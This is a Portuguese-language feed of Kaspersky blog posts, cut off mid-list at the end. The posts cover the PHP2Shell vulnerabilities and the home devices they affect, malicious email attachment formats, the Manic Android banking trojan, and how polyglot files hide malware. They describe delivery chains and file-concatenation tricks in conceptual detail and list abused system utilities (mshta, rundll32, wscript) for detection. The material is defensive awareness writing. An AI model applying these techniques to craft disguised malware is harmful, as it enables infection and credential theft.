❌

Visualização normal

Antes de ontemBlog oficial da Kaspersky

Como as novas vulnerabilidades do PHP colocam usuários domésticos e seus dispositivos em risco

23 de Outubro de 2026, 13:12

Em 21 de outubro, duas vulnerabilidades críticas foram divulgadas no PHP, a linguagem de script usada por muitos sites e serviços online: CVE-2026-109618 e CVE-2026-109619. Os invasores podem explorá-las para executar comandos remotamente em qualquer servidor que execute PHP, sem necessidade de autenticação. O exploit foi batizado de PHP2Shell.

A equipe de segurança do PHP anunciou uma atualização emergencial em 20 de outubro e lançou os patches que corrigem as vulnerabilidades já no dia seguinte.

Anteriormente, abordamos os detalhes técnicos dessas vulnerabilidades e explicamos o que empresas e administradores de servidores devem fazer. Talvez você tenha ignorado tranquilamente essa notícia por não administrar nenhum servidor — mas, infelizmente, o problema não se limita às empresas.

Quase 70% dos sites usam PHP, incluindo serviços que utilizamos todos os dias: wikis, lojas online, dispositivos inteligentes com interfaces web, sistemas domésticos de armazenamento conectado à rede (NAS), controladores de casa inteligente e muito mais.

Hoje, explicamos como essas vulnerabilidades podem afetar você pessoalmente e o que fazer para reduzir os riscos.

Como as vulnerabilidades podem afetar usuários domésticos

Roubo de contas e dados pessoais

A vulnerabilidade permite que um invasor roube tokens de autenticação da memória do servidor. Esses tokens funcionam basicamente como passes eletrônicos, informando ao site que o usuário já fez login. Como resultado, um invasor pode conseguir acessar a conta de outra pessoa sem inserir uma senha nem um código de autenticação de dois fatores, colocando em risco mensagens, documentos, endereços de entrega, históricos de pedidos e outras informações confidenciais.

Perda de arquivos em dispositivos domésticos

Se você tem em casa um sistema de armazenamento conectado à rede (NAS) ou um sistema de videovigilância que usa uma versão vulnerável do PHP, ele também pode estar em risco. Dependendo do nível de acesso obtido, os invasores podem conseguir copiar, excluir ou criptografar os arquivos aos quais tiverem acesso.

Infecção por malware

Se um invasor obtiver acesso a um site vulnerável, poderá usá-lo praticamente da maneira que quiser: enganar visitantes para que baixem um arquivo malicioso ou cliquem em um link de phishing, exibir instruções perigosas, substituir formulários de pagamento ou páginas de login por versões maliciosas — e a lista continua. Como resultado, alguém que visite um site legítimo pode não apenas perder o acesso à própria conta, mas também perder dinheiro ou infectar acidentalmente o dispositivo com malware.

A seguir, apresentamos exemplos de serviços diretamente afetados pelas vulnerabilidades.

Quais serviços são afetados pelas vulnerabilidades do PHP

Jeedom

Jeedom é uma plataforma de casa inteligente que permite controlar iluminação, sensores, aquecimento, persianas e dispositivos IoT domésticos. Os invasores podem explorar isso de várias maneiras: desativar o alarme, acompanhar quando o morador está fora de casa, acessar as imagens do vídeo porteiro e muito mais.

Os desenvolvedores confirmaram que a nova vulnerabilidade afeta o aplicativo e já lançaram uma atualização emergencial, o Jeedom 4.6.2. Os usuários precisam executar a atualização duas vezes para que ela funcione. Segundo os desenvolvedores, uma versão totalmente corrigida para usuários domésticos será lançada nos próximos dias.

Sites que usamos todos os dias

Como mencionado acima, o PHP é usado por aproximadamente 70% dos sites. Isso não significa que todos eles sejam vulneráveis: tudo depende da versão do PHP em uso e de os responsáveis pelo site já terem feito a atualização. Muitos sites governamentais na Europa já suspenderam suas operações por causa da nova vulnerabilidade.

Infelizmente, um site pode continuar vulnerável mesmo que pareça estar funcionando normalmente. Um invasor pode conseguir assumir o controle de qualquer site legítimo cujo servidor ainda não tenha recebido o patch. Ele pode falsificar páginas de pagamento ou login, hospedar arquivos maliciosos ou convencer usuários a baixar uma “atualização urgente” que, na verdade, é malware.

Usuários comuns não têm uma maneira confiável de verificar se essas instruções ou arquivos são seguros. Por isso, use uma proteção confiável contra phishing e malware. Se você suspeitar que seus dados podem ter sido roubados, verifique as sessões ativas nas configurações da sua conta. Caso encontre alguma atividade suspeita ou dispositivos que não reconheça, encerre todas as sessões ativas e altere sua senha. Use um gerenciador de senhas — ele pode gerar uma senha realmente forte e exclusiva, que você não precisará memorizar.

Videogames

Más notícias para os gamers: alguns videogames cujos servidores usam PHP também estão em risco. Se você não quer que invasores assumam o controle de suas contas, altere as senhas das suas plataformas, lojas e contas de jogos.

Para ganhar tempo para realizar as atualizações, alguns desenvolvedores tiraram seus serviços do ar temporariamente. Final Fantasy XIV, Pokemon Champions, jogos da Bandai Namco Entertainment, Uma Musume: Pretty Derby, Granblue Fantasy, Shadowverse: Worlds Beyond e muitos outros entraram em manutenção emergencial. O Nintendo Switch Online e as lojas GOG e Steam também foram afetados.

Infelizmente, também houve consequências mais drásticas. Ontem, os desenvolvedores de World Quest anunciaram que o jogo seria encerrado definitivamente após 15 anos: ele dependia de uma infraestrutura desatualizada cuja correção seria extremamente difícil e cara. Pelo mesmo motivo, o jogo para dispositivos móveis Please Save My Pandemonium! foi encerrado depois de mais de dez anos em operação.

Armazenamento conectado à rede (NAS) doméstico

As “nuvens domésticas” se tornaram populares nos últimos anos, e por um bom motivo: muitos usuários preferem manter backups dos próprios dados em casa em vez de armazená-los online. Diversas empresas fabricam dispositivos NAS, e pelo menos três — QNAP, Synology e ASUSTOR — informaram que as vulnerabilidades afetam seus produtos. Também foi lançada uma atualização para o Unraid, um sistema operacional para servidores domésticos, armazenamento em rede e servidores de mídia.

QNAP

O fabricante confirmou que as vulnerabilidades afetam várias versões de seus sistemas operacionais para NAS — QTS e QuTS hero —, além de aplicativos como QuMagie, Note Station 3 e determinadas versões do QVR Surveillance. Um ataque bem-sucedido pode colocar em risco fotos, documentos, anotações e gravações de câmeras.

No momento da publicação, a QNAP ainda está preparando atualizações. Portanto, a principal prioridade é desconectar temporariamente o NAS da internet. A QNAP recomenda desativar o redirecionamento de portas no roteador, impedir que o NAS abra portas automaticamente e permitir o acesso ao painel de gerenciamento somente pela rede doméstica ou por meio de uma VPN.

Synology

As duas vulnerabilidades foram oficialmente confirmadas nos pacotes PHP 7.3, 7.4 e 8.0–8.4, assim como no Mail Station e no Synology Calendar. Correções já foram lançadas para o PHP a partir da versão 7.4, além do Mail Station e do Synology Calendar. O PHP 7.3 não receberá correção. A empresa também ressalta que o componente PHP integrado ao sistema operacional não pode ser acessado de fora do dispositivo, portanto o risco de ataque é muito baixo.

ASUSTOR

A ASUSTOR também confirmou oficialmente as duas vulnerabilidades e removeu imediatamente do App Central os pacotes PHP 7, 7.3, 7.4 e 8.1. A empresa recomenda fazer imediatamente um backup dos dados, remover os pacotes antigos do PHP e usar o PHP 8.3 ou 8.4.

Unraid

Na atualização do sistema operacional lançada hoje, o PHP foi atualizado para a versão 8.4.27, que inclui correções para as vulnerabilidades. Os desenvolvedores recomendam que todos os usuários atualizem para o Unraid 7.3.4. Contêineres que possuem a própria instalação do PHP precisam ser atualizados separadamente: a nova versão do PHP no sistema operacional não substitui a versão instalada dentro dos contêineres.

No momento da publicação, não encontramos confirmação pública de outros grandes fabricantes, como TerraMaster, UGREEN, Buffalo ou Western Digital, de que seus dispositivos sejam afetados por essas vulnerabilidades — apenas discussões de usuários em fóruns.

Mas o fato de apenas alguns fabricantes de NAS terem confirmado o problema até agora não garante que seus dispositivos estejam seguros — principalmente se forem relativamente antigos ou fabricados por uma empresa pouco conhecida ou que já encerrou as atividades. Nesse caso, primeiro desconecte os dispositivos da internet, mantendo-os acessíveis apenas pela rede local, e depois investigue se eles são vulneráveis.

Armazenamento em nuvem Nextcloud

O Nextcloud é uma plataforma gratuita e de código aberto para criar seu próprio armazenamento em nuvem, funcionando como alternativa ao Google Drive, Dropbox e Microsoft OneDrive. Ele permite armazenar e sincronizar arquivos entre dispositivos, compartilhá-los com outros usuários e trabalhar com documentos, fotos, calendários e contatos. Os dados podem ficar armazenados no seu próprio servidor ou NAS, em vez dos servidores de uma empresa terceirizada.

Se você armazena dados importantes no Nextcloud, verifique como sua instância de nuvem está configurada. Se você usa o Nextcloud All-in-One, atualize para a versão 14.4.1, na qual a vulnerabilidade já foi corrigida.

Se a sua instalação do Nextcloud estiver configurada de outra maneira, será necessário atualizar o PHP manualmente no dispositivo ou servidor.

Como proteger seus dispositivos e dados

  • Use proteção contra phishing e malware. Nossa solução de segurança bloqueia automaticamente páginas de phishing e malware, mesmo quando os invasores os colocam em sites legítimos.
  • Fique de olho nas atualizações. Se você tem um sistema de armazenamento conectado à rede, uma casa inteligente, um servidor doméstico, um servidor de mídia ou qualquer outro dispositivo com interface web, primeiro consulte o site do fabricante e instale todas as atualizações disponíveis. Se ainda não houver uma atualização, desative temporariamente o acesso do dispositivo à internet.
  • Use senhas fortes. A maioria das pessoas reutiliza a mesma senha, ou variações dela, em vários sites. Se um invasor encontrar uma dessas senhas em um servidor vulnerável, poderá conseguir comprometer também suas outras contas. Recomendamos gerar e armazenar senhas fortes e exclusivas no Kaspersky Password Manager para que você não precise memorizar suas credenciais. Não deixe de ativar a autenticação de dois fatores em todas as contas importantes — de preferência usando códigos de uso único gerados pelo mesmo gerenciador de senhas.
  • Mantenha um backup offline dos seus arquivos importantes. Não dependa apenas do armazenamento em nuvem — mantenha uma cópia de segurança de todos os documentos importantes em um disco rígido e em um dispositivo externo. Para mais informações sobre como fazer backups corretamente, consulte nosso artigo A Internet não se lembra de tudo.

Que outros riscos seus dispositivos domésticos podem enfrentar? Leia nossos artigos:

Detecção de pontos cegos: formatos de arquivo fora do padrão em campanhas de e-mail maliciosas

24 de Setembro de 2026, 08:07

Os threat actors desenvolvem constantemente novos esquemas de ataque, desde roubo de token OAuth até ataques a agentes de IA, mas os métodos clássicos nunca saem completamente de seu repertório. Em qualquer dia, um funcionário pode receber malware anexado diretamente a um e-mail ou à espreita atrás de um link incorporado em um e-mail. Tornar esses ataques bem-sucedidos ainda requer um grau de criatividade e, nos últimos anos, os invasores adotaram cada vez mais formatos de arquivo exóticos. Os usuários não consideram esses formatos perigosos; mais importante ainda, muitas soluções de EDR e de segurança de e-mail ignoram totalmente esses formatos. No entanto, eles provaram ser altamente eficazes na implementação de malware ou na coleta de credenciais.

A seguir estão os tipos de arquivo que podem representar pontos cegos na estratégia de detecção da sua organização, apesar de já terem sido observados em ataques cibernéticos reais.

Imagens de disco

Essa é a categoria de anexos mais ampla e perigosa. Uma imagem de disco pode conter um conjunto de arquivos totalmente preparado e corretamente estruturado, adaptado a uma ampla variedade de cenários de ataque. Ela é montada como um volume separado (disco virtual independente) e, nesse processo, geralmente usa ferramentas integradas ao sistema operacional. A vítima não precisa descompactar nada nem criar diretórios suspeitos no disco.

O formato mais versátil é o ISO, herdado da era dos CDs multimídia. As imagens ISO são montadas nativamente em todos os principais sistemas operacionais, sem a necessidade de utilitários adicionais, seja por meio de ferramentas simples, como o Explorador de Arquivos, ou pela interface de linha de comando. É exatamente por isso que os threat actors enviam arquivos ISO como anexos de e-mail sem hesitar.

Os contêineres IMG são um pouco menos comuns; eles também podem ser montados sem ferramentas adicionais no macOS ou Linux, mas exigem a instalação de um pequeno utilitário gratuito, como o OSFMount, no Windows, ou o uso do WSL2 (Windows Subsystem for Linux), que vem integrado às versões recentes do Windows. Um arquivo com conteúdo idêntico pode ter a extensão DD.

Os threat actors também usam VHD, um formato de disco virtual nativo do Windows que também funciona em máquinas Linux (via qemu-nbd ou guestmount). No macOS, porém, um utilitário adicional como o qemu-nbd é necessário para a montagem. Observe que em sistemas Windows sem patches, a vítima não precisa fazer nada após montar o disco: o CVE-2025-24993, uma vulnerabilidade ativamente explorada em ataques reais, dispara a execução automática logo após montar a imagem.

Para completar: também vale a pena detectar o VMDK, formato de imagem de disco usado pelo VMware, embora ele seja, em grande parte, ineficaz em ataques contra usuários comuns, pois todos os sistemas operacionais populares exigem software adicional para montá-lo.

Todos esses formatos de imagem podem ser visualizados e descompactados tanto com ferramentas especiais para arquivos comprimidos, quanto com utilitários padrão como 7-Zip ou RAR. Como resultado, as chances de o usuário cair nessa armadilha são surpreendentemente altas.

Além disso, como não são reconhecidos como formatos perigosos, imagens de disco oferecem aos invasores outra vantagem: arquivos extraídos delas no Windows geralmente carecem do sinalizador Mark of the Web, e podem ser iniciados sem nenhum alerta adicional do sistema.

Há mais uma razão para o EPP/EDR verificar máquinas virtuais e imagens de disco: esses formatos também são usados nos estágios posteriores de um ataque. Para ocultar a atividade do sistema de arquivos das ferramentas de monitoramento, gangues de ransomware às vezes executam todo o processo de criptografia em uma máquina virtual no computador da vítima. A cepa de ransomware RagnarLocker usou o VirtualBox para essa finalidade, enquanto a campanha CRON#TRAP contou com um ambiente QEMU.

Arquivos do MS Office

Não, não se trata de arquivos DOC com macros. A Microsoft bloqueou completamente as macros em documentos baixados, exigindo um esforço considerável do usuário para ativá-las, e ativá-las requer um esforço considerável do usuário. Mas, o Office conta com dezenas de formatos de arquivo, e alguns dos menos comuns ainda oferecem brechas aos invasores.

Os arquivos OneNote (.one) são menos familiares aos usuários e às soluções de segurança. Embora sejam simples notas, podem conter anexos incorporados, incluindo não apenas imagens, links e scripts, mas também scripts VBS/WSF/BAT. Normalmente, um anexo aparece como um ícone dentro da nota, mas os invasores o cobrem com uma imagem que simula uma mensagem com o botão “Visualizar”.

Outro formato do Office popular entre invasores é o complemento do Excel. Embora usem a extensão .xll, esses arquivos são, na verdade, DLLs (bibliotecas de vínculo dinâmico) completas do Windows com funcionalidade irrestrita. As vítimas recebem um e-mail com um documento que parece uma fatura; o ícone sugere que abrirá no Excel. Ignorar o aviso de segurança resulta em infecção por infostealer.

SVG “gráficos”

A descrição do formato SVG (Scalable Vector Graphics) soa totalmente inofensiva. De fato, 99% dos arquivos SVG são logotipos e ícones de interface. Diferentemente de PNG ou JPG, porém, arquivos SVG são documentos XML que podem conter não apenas formas geométricas, mas também JavaScript. Em termos de potencial malicioso, o SVG não fica muito atrás de uma página da Web completa. Em ataques reais, os arquivos SVG podem redirecionar usuários para páginas de phishing ao abrir, ou renderizar a página decodificando um bloco codificado em Base64 em HTML.

Arquivos SVG representam um risco significativo para portais corporativos que aceitam uploads de usuários. Se a Política de Segurança de Conteúdo (CSP) não for suficientemente restritiva, um SVG malicioso carregado pode ter seu JavaScript roubar cookies, injetar conteúdo ou sequestrar credenciais.

Arquivos poliglotas

Os formatos de arquivos poliglotas são menos exóticos por si mesmos, mas contêm mais do que o esperado. Eles são chamados de arquivos poliglotas porque os invasores criam um arquivo que pode ser interpretado corretamente de várias maneiras. Por exemplo, ele pode ser, ao mesmo tempo, um arquivo ZIP válido e um executável válido. O objetivo é evitar detecção por soluções de segurança e enganar o usuário. Abordamos os arquivos poliglotas detalhadamente em uma postagem separada.

O destaque em nosso resumo é uma campanha maliciosa que distribui o infostealer IcedID. As vítimas recebem e-mails com um anexo ZIP contendo uma imagem ISO. Isso ainda é descompactado em um arquivo CHM (formato de Ajuda do Windows) que funciona como aplicativo mshta (host de aplicativos HTML da Microsoft), baixando o malware principal.

Proteção contra arquivos exóticos

Esses ataques exploram a falha de muitas soluções de segurança em verificar formatos incomuns ou inspecioná-los adequadamente. Para se defender da ameaça, comece por presumir que a sua infraestrutura não tem essa limitação:

  • Configure seu EDR, filtros da Web e de e-mail para verificar todos os formatos descritos acima.
  • Trate arquivos comprimidos e imagens de disco com o mesmo rigor dos executáveis.
  • Teste tipos de arquivo potencialmente perigosos em um sandbox e configure descompactação recursiva de formatos aninhados até o fim da cadeia: ZIP → ISO → CHM.
  • Quando possível, coloque em quarentena formatos anômalos para e-mail, especialmente imagens de disco.
  • Crie regras para detectar padrões anômalos envolvendo arquivos exóticos. Por exemplo, imagens de disco muito pequenas são raras e merecem investigação.
  • Verifique se suas soluções usam análise estrutural profunda para detectar formatos complexos, não apenas verificações de bytes mágicos.
  • Implemente detecção comportamental para identificar padrões anômalos e utilitários legítimos em contextos suspeitos. Os principais suspeitos são: mshta, git, wscript, hh e rundll32.
  • Os arquivos SVG exigem uma política de segurança específica. Trate SVGs como conteúdo executável no e-mail e no perímetro da rede. Em portais corporativos, implemente um CSP rigoroso e sirva arquivos enviados por usuários de um subdomínio separado, impedindo que scripts maliciosos em SVGs acessem a sessão da página principal.

  • ✇Blog oficial da Kaspersky
  • Este malware para Android rouba credenciais bancárias mesmo sem conexão com a Internet Alanna Titterington
    Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados. Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os ci
     

Este malware para Android rouba credenciais bancárias mesmo sem conexão com a Internet

11 de Setembro de 2026, 10:10

Os pesquisadores de cibersegurança descobriram uma nova família de malware para Android, chamada Manic. Esse malware permite que criminosos espionem vítimas, roubem credenciais bancárias e assumam o controle remoto de dispositivos infectados.

Mas seu truque mais extraordinário é o seguinte: o Manic pode repassar os dados roubados aos invasores, mesmo quando o dispositivo em questão não tiver conexão com a Internet. Aparentemente, interrupções aleatórias da Internet móvel parecem atrapalhar os cibercriminosos tanto quanto qualquer outra pessoa, então os agentes por trás do Manic criaram uma solução alternativa incomum.

Pessoas em vários países europeus estão em risco, da Rússia ao Reino Unido. Nesta postagem, explicamos o que esse cavalo de Troia pode realmente fazer, como ele envia clandestinamente os dados roubados aos invasores e como você pode proteger seu dispositivo Android contra Manic e outras ameaças semelhantes.

Como o Manic se espalha e quem está em risco

Os pesquisadores ainda não identificaram exatamente como os invasores estão instalando o Manic nos dispositivos das pessoas. Normalmente, malware como esse se espalha por meio de canais como:

  • Aplicativos infectados em lojas de aplicativos legítimas
  • Arquivos APK maliciosos compartilhados em sites piratas
  • Links de download enviados por meio de aplicativos de mensagens e e-mail
  • Sites fraudulentos

O Google disse a jornalistas que não encontrou nenhum vestígio do Manic se disseminando por meio de aplicativos da Google Play Store. Isso sugere que os usuários provavelmente estão instalando aplicativos infectados de fontes não oficiais.

Os especialistas rastrearam o início da infraestrutura dos invasores nesta campanha até fevereiro de 2026. As primeiras amostras do próprio malware foram encontradas no final de maio deste ano. Desde então, os criminosos por trás do cavalo de Troia refinaram as formas de se esconder da detecção no dispositivo da vítima.

Atualmente, o Manic combina os poderes de um cavalo de Troia bancário, spyware e uma ferramenta de acesso remoto que permite que um invasor controle o dispositivo. Os invasores estão especialmente interessados em dados de fontes como:

  • Aplicativos bancários e serviços de pagamento
  • Aplicativos oficiais do governo
  • Carteiras e plataformas de negociação de criptomoedas
  • Aplicativos de autenticação de dois fatores
  • Mensagens de texto e notificações: principalmente os códigos de uso único usados para verificar logins ou aprovar transações

Ao analisar quais aplicativos bancários o Manic tem como alvo, os pesquisadores conseguiram descobrir quais países ele pretende atingir. Acontece que seu alcance é amplo, abrangendo Áustria, República Tcheca, Estônia, França, Alemanha, Lituânia, Holanda, Polônia, Rússia, Eslováquia, Espanha, Ucrânia e Reino Unido.

Senhas roubadas, códigos interceptados, controle remoto: o que o Manic pode realmente fazer

Vamos analisar exatamente quais informações o Manic rouba e como ele consegue obtê-las. O principal truque do malware consiste em abusar dos serviços de acessibilidade do Android, um conjunto de recursos integrados desenvolvidos para ajudar usuários com deficiências visuais. Usados da forma pretendida, esses recursos são genuinamente úteis para pessoas com perda de visão. Mas os criminosos há muito tempo exploram silenciosamente essas ferramentas para seus próprios interesses.

Depois que o usuário concede ao aplicativo permissão para usar os Serviços de Acessibilidade, esse aplicativo pode “ver” o texto e os botões na tela, interagir com eles, rolar pelas páginas e executar ações automaticamente, tudo como se o próprio usuário estivesse fazendo isso. Os invasores usam esse recurso para ler mensagens na tela, conceder silenciosamente permissões extras ao malware, interferir nas tentativas de desinstalá-lo, desativar as proteções de segurança ou controlar outros aplicativos sem que a vítima perceba.

Com o Manic, esse abuso dos serviços de acessibilidade é combinado com os recursos avançados do próprio cavalo de Troia. Ele pode gerar um teclado invisível que fica sobreposto ao teclado real do telefone. Quando o usuário digita sua senha para fazer login em um aplicativo bancário, o Manic registra exatamente quais teclas foram pressionadas. Em seguida, ele usa os serviços de acessibilidade para reproduzir instantaneamente a mesma sequência de teclas no teclado do aplicativo real.

O Manic gera uma camada de captura transparente que cobre o teclado do telefone

O Manic gera uma camada de captura transparente que cobre o teclado do telefone, registra cada toque e o retransmite ao teclado real. Fonte

Isso significa que os invasores não precisam criar uma tela de login falsa para cada aplicativo que desejam alcançar. Uma vez que o Manic funciona como uma camada invisível sobre o aplicativo genuíno, tudo parece e se comporta como de costume, portanto, o proprietário do telefone não tem motivos para suspeitar que está entregando seu PIN ou senha a um criminoso.

O Manic não registra simplesmente tudo o que o usuário digita. Ele reconhece automaticamente o tipo de informação capturada e a classifica em categorias: senhas, logins de e-mail, códigos SMS de quatro a seis dígitos, sequências de caracteres que se parecem com frases-semente de carteiras de criptomoedas e códigos de desbloqueio ou padrões de desbloqueio do telefone. Juntamente com o próprio texto capturado, o Manic também registra de qual aplicativo ele veio, quando foi inserido, se o usuário o digitou manualmente ou usou o preenchimento automático e se o aplicativo está em sua lista de alvos.

As capacidades do Manic não param na coleta de informações. Usando os serviços de acessibilidade novamente, ele também permite que os invasores assumam o controle remoto de um dispositivo infectado. Para ocultar essa atividade, o Manic pode exibir uma tela preta ou fingir que está realizando uma atualização do sistema.

Além de usar os serviços de Acessibilidade, o malware também solicita permissão para ler mensagens de texto e notificações. Isso permite que os invasores interceptem códigos de autenticação de dois fatores e códigos de verificação de uso único antes que a vítima tenha a chance de digitá-los no aplicativo.

Em suma, o malware dá aos invasores não apenas senhas, credenciais bancárias e códigos de verificação, mas também a capacidade de controlar remotamente o telefone da vítima.

Nem mesmo ficar offline impede o roubo de dados por parte do malware

O método original do Manic para retransmitir dados roubados do dispositivo para os invasores merece uma menção especial. Ainda hoje, os dispositivos ficam offline com mais frequência do que as pessoas poderiam esperar, e os criadores do Manic criaram uma solução alternativa especificamente para essas situações.

Normalmente, um malware como esse coleta informações no dispositivo e as envia diretamente para um servidor controlado pelos invasores. Mas o que acontece quando o dispositivo infectado não tem acesso direto à Internet ou não consegue acessar o servidor de comando e controle por algum outro motivo?

Nesse caso, o Manic simplesmente armazena os dados roubados no dispositivo e começa a verificar nas proximidades outros telefones infectados que possam ser acessados por Wi-Fi ou Bluetooth. Se encontra algum com acesso à Internet, ele transfere os dados criptografados para esse telefone, que então os encaminha para o servidor dos invasores.

Mas não para por aí. Os dados podem passar por uma cadeia de dispositivos infectados. Por padrão, o Manic permite até quatro desses dispositivos de retransmissão na cadeia. Se nenhum dispositivo adequado estiver próximo, os dados simplesmente permanecem no telefone original e o Manic tenta novamente mais tarde.

Como proteger seu telefone do Manic e de outros cavalos de Troia bancários

Os malwares para Android estão cada vez mais sofisticados. Por isso, vale a pena lembrar e, de fato, seguir alguns hábitos básicos de higiene digital para usuários de telefones e tablets Android:

  • Evite instalar aplicativos de fontes não oficiais.
  • Não conceda permissão a aplicativos para usar os Serviços de Acessibilidade, a menos que isso seja absolutamente necessário e você entenda exatamente por que eles precisam dessa permissão.
  • Instale um software de segurança confiável em todos os seus dispositivos, execute verificações regularmente e leve seus avisos e recomendações a sério. Recomendamos o Kaspersky para Android. Nossos aplicativos de segurança para Android estão temporariamente indisponíveis na Google Play Store, portanto, para instalá-los em um dispositivo Android, recomendamos usar uma loja de aplicativos alternativa ou instalar o arquivo APK manualmente a partir de nosso site. Um guia passo a passo completo está disponível em nossa postagem Como instalar ou atualizar apps da Kaspersky para Android em 2026.

O malware não tem como alvo apenas os smartphones; ele também se sente em casa em outros dispositivos com Android, de dispositivos de streaming a… carros. Confira os detalhes em nossos posts relacionados:

  • ✇Blog oficial da Kaspersky
  • Pontos cegos na detecção: como os arquivos poliglotas são criados Stan Kaminsky
    Arquivos criados com a técnica poliglota têm aparecido cada vez mais em ciberataques nos últimos anos. Eles permitem que os invasores façam o malware passar pelos filtros de e-mail e pelos verificadores de arquivos, enganem as vítimas em ataques de phishing e dificultem as investigações de incidentes. Para conseguir isso, os invasores constroem deliberadamente um arquivo que o sistema pode interpretar como formatos diferentes, dependendo do aplicativo em que ele é aberto.  Um exemplo clássico é
     

Pontos cegos na detecção: como os arquivos poliglotas são criados

4 de Setembro de 2026, 08:00

Arquivos criados com a técnica poliglota têm aparecido cada vez mais em ciberataques nos últimos anos. Eles permitem que os invasores façam o malware passar pelos filtros de e-mail e pelos verificadores de arquivos, enganem as vítimas em ataques de phishing e dificultem as investigações de incidentes. Para conseguir isso, os invasores constroem deliberadamente um arquivo que o sistema pode interpretar como formatos diferentes, dependendo do aplicativo em que ele é aberto.  Um exemplo clássico é um arquivo que pode ser tratado como uma imagem PNG ou um arquivo ZIP. Basta alterar a extensão do arquivo ou simplesmente usar um ou outro aplicativo para abri-lo.

Vamos entender por que é possível criar arquivos desse tipo, quais combinações de formatos já foram usadas em ataques reais e como as organizações podem se proteger contra essa ameaça.

Por que é possível criar arquivos poliglotas

Os formatos de dados por trás dos arquivos poliglotas raramente são exóticos. Tudo se resume a uma combinação inteligente de formatos comuns que são estruturalmente compatíveis. Os poliglotas exploram pelo menos uma das seguintes peculiaridades em determinados formatos de arquivo:

  • A maioria dos formatos de arquivo precisa ser decodificada a partir do primeiro byte, mas alguns precisam ser lidos a partir do final. O exemplo mais claro é um arquivo ZIP: um início corrompido ou ausente não impede que os aplicativos leiam o arquivo, porque todos os cabeçalhos necessários ficam no final. Isso permite que os invasores simplesmente concatenem dois arquivos (no exemplo acima, um PNG e um ZIP). A parte inicial é lida como uma imagem PNG válida, enquanto a parte final é lida como um arquivo ZIP válido.
  • Muitos formatos funcionam como bonecas russas matrioscas: embora externamente tenham uma extensão específica correspondente ao uso pretendido, internamente o arquivo é, essencialmente, um arquivo ZIP que contém os dados necessários. Esse grupo inclui documentos modernos do Office (DOCX/XLSX/PPTX), pacotes de instalação do Android (APK), arquivos de biblioteca Java (JAR) e muitos outros.
  • Alguns formatos não têm requisitos estruturais rígidos ou têm requisitos suficientemente flexíveis para que o aplicativo que processa o arquivo consiga localizar o trecho de que precisa, mesmo quando esse trecho não está no início.

O repositório Polydet no GitHub apresenta vários exemplos de combinações possíveis de arquivos para criar um arquivo poliglota. De acordo com a classificação da MITRE, essa técnica se enquadra na categoria Masquerading (T1036.008, Masquerade File Type).

Exemplos de arquivos poliglotas em ciberataques conhecidos

Análises de campanhas de malware disponíveis publicamente revelam diversos tipos de arquivos poliglotas. Os invasores adaptam todo o cenário do ataque a uma combinação específica de tipos de arquivo.

O grupo Head Mare entregou o malware PhantomPyramid como um anexo ZIP. O arquivo consistia em código executável do Windows (EXE), com um pequeno arquivo ZIP concatenado ao final. Quando a vítima abriu o arquivo compactado, ele continha um arquivo com a extensão PDF.LNK que, então, iniciava esse mesmo anexo poliglota, desta vez como um arquivo executável.

No ataque documentado pela JPCERT, os invasores criaram um arquivo que começava como PDF e era detectado como PDF pela maioria dos verificadores, mas tinha uma extensão DOC e era aberto nos aplicativos do Office como um arquivo DOC válido contendo macros maliciosas.

Os ataques que disseminaram os cavalos de Tróia StrRAT e Ratty usaram um arquivo poliglota criado a partir de um pacote de instalação assinado do Windows (MSI), com código Java malicioso (JAR) anexado ao final.

Os ataques do StrelaStealer usaram um arquivo poliglota com extensão HTML: uma biblioteca do Windows (DLL) com um documento HTML de chamariz concatenado ao final. Um atalho no arquivo compactado iniciou o arquivo duas vezes: uma vez por meio do comando start (o equivalente a um clique duplo, que abriu um navegador exibindo o documento HTML) e outra por meio do rundll32 (que iniciou a DLL maliciosa).

Em um ataque simulado, mas engenhoso, os pesquisadores concatenaram dois arquivos ZIP comuns e descobriram que diferentes ferramentas populares de compactação exibiam o arquivo combinado de maneiras diferentes: algumas mostravam apenas o primeiro arquivo compactado, outras apenas o segundo, e outras mostravam ambos ao mesmo tempo, como se fossem um único arquivo compactado com conteúdo compartilhado. Se o invasor estiver familiarizado com a infraestrutura da vítima e souber quais softwares estão instalados, poderá usar essa combinação para mostrar um arquivo às ferramentas de segurança e outro à vítima.

Os invasores empregaram uma complexa matriosca de malware em uma campanha que distribuiu o infostealer IcedID. Eles anexaram um arquivo ZIP aos e-mails de phishing; descompactá-lo produziu um arquivo ISO. Esse ISO, por sua vez, era descompactado em um arquivo CHM (Ajuda do Windows) criado com a técnica poliglota. Quando a vítima o abriu com a ferramenta padrão de Ajuda do Windows, o arquivo executou um script JavaScript incorporado ao conteúdo da ajuda, que iniciou o aplicativo padrão mshta (host de aplicativos HTML da Microsoft) e o direcionou para esse mesmo arquivo CHM. Os autores da campanha empacotaram um aplicativo HTA dentro do arquivo CHM de forma que sua presença não interferisse na leitura do arquivo como um documento de ajuda inócuo. O manipulador de HTA, por sua vez, simplesmente ignora todos os dados irrelevantes no início do arquivo até encontrar o script HTA.

Como as ferramentas de segurança lidam com arquivos poliglotas

Os exemplos acima deixam claro como esse truque de leitura dupla permite que os invasores implantem malware no computador da vítima. Mas como os filtros de e-mail e os sistemas EDR realmente lidam com arquivos desse tipo? A resposta depende inteiramente da solução específica, portanto, isso precisa ser verificado, seja por meio da análise da documentação técnica do fornecedor, seja pela execução de um teste controlado na infraestrutura corporativa, com todas as devidas precauções.  De modo geral, apenas dois pontos são válidos em todos os casos:

  • A maioria das soluções de segurança não confia na extensão informada de um arquivo; em vez disso, verifica seu início para determinar sua estrutura real. É por isso que, no ataque descrito acima, o arquivo PDF com extensão DOC foi analisado como um PDF inofensivo, enquanto a macro maliciosa estava na parte DOC concatenada.
  • Se um arquivo começar como algo inofensivo (por exemplo, uma imagem) e sua extensão corresponder, uma análise mais sofisticada provavelmente não será aplicada a ele. Os invasores podem explorar isso: as instruções que acompanham o arquivo podem orientar a vítima a renomeá-lo para que o comportamento do sistema acabe associado à segunda carga útil, e não à imagem.

Como proteger uma organização contra ataques de arquivos poliglotas

A defesa contra arquivos poliglotas não requer soluções técnicas ou organizacionais complexas. O que exige são boas práticas de segurança sólidas e consistentes em toda a organização:

